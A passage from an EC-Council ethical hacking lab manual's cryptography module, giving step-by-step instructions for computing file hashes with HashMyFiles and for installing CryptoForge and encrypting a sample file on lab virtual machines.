


Figure 1.3.2: HashMyFiles window: File options

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Select Folder** pop-up appears; click on the ellipsis icon (...) to select the folder you want to encrypt.




Figure 1.3.3: Select Folder pop-up

5. The **Browse for Folder** window appears; navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\MD5 and MD6 Hash Calculators\HashMyFiles** and select the **Sample Files** folder; then, click **OK**.

Note: You can select any folder of your choice that you wish to encrypt.




Figure 1.3.4: Browse for Folder

6. The location of the selected folder appears in the field; click **OK**.




Figure 1.3.5: Select Folder pop-up: Selected folder's location

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.2

Analyze MD5 Values

7. A list of files contained in the folder appears, along with their various hash values such as **MD5**, **SHA1**, **CRC32**, etc.




Figure 1.3.6: HashMyFiles window: list of files with hash values

8. In the **HashMyFiles** window, click **Options** from the menu bar and choose **Hash Types** from the options. You can observe a list of hash functions such as **MD5**, **SHA1**, **CRC32**, **SHA-256**, **SHA-512**, and **SHA-384**, which you can choose (here, the MD5, SHA1, and CRC32 hash functions were selected).

You can also use other MD5 and MD6 hash calculators such as **MD6 Hash Generator** (https://www.browserling.com), **All Hash Generator** (https://www.browserling.com), **MD6 Hash Generator** (https://convert-tool.com), and **md5 hash calculator** (https://onlinehashtools.com) to calculate MD5 and MD6 hashes.




Figure 1.3.7: HashMyFiles window: Options list

Note: In real-time, you may share confidential information in the folder in an encrypted form to maintain its integrity.

9. This concludes the demonstration of calculating MD5 hashes using HashMyFiles.
10. Close all open windows and document all the acquired information.

TASK 4

Perform File and Text Message Encryption using CryptoForge

Here, we will use the CryptoForge tool to encrypt a file and text message.

Note: Ensure that the **Windows 10** virtual machine is running.

1. Turn on the **Windows Server 2019** virtual machine; log in with the credentials **Administrator/Pa$$w0rd**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.1

Install CryptoForge

CryptoForge is a file encryption software for personal and professional data security. It allows you to protect the privacy of sensitive files, folders, or email messages by encrypting them with strong encryption algorithms. Once the information has been encrypted, it can be stored on insecure media or transmitted on an insecure network—such as the Internet—and remain private. Later, the information can be decrypted into its original form.

2. Navigate to **Z:\CEHv11 Module 20 Cryptography\Cryptography Tools\CryptoForge** and double-click **CryptoForge.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

3. The **CryptoForge Installation** window appears; click **Next**.




Figure 1.4.1: CryptoForge Installation window

4. Follow the installation steps to install the application using all default settings.

5. After completion of the installation, **CryptoForge installation successful** wizard appears; click **Finish**.




Figure 1.4.2: CryptoForge installation successful

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Now, switch to the **Windows 10** virtual machine.
7. Navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\CryptoForge**, double-click **CryptoForge.exe**, and follow the steps to install the application using default settings.

TASK 4.2

Encrypt a File

8. Right-click the **Confidential.txt** file located at the same location (**E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\CryptoForge**) and select **Encrypt** from the context menu.

Note: In this task, we are encrypting the **Confidential.txt** file, although you can encrypt any file of your choice.




Figure 1.4.3: Encrypting a File

9. The **Enter Passphrase - CryptoForge Files** dialog-box appears; type a password in the **Passphrase** field, retype it in the **Confirm** field, and click **OK**. The password used in this lab is **qwerty@1234**.

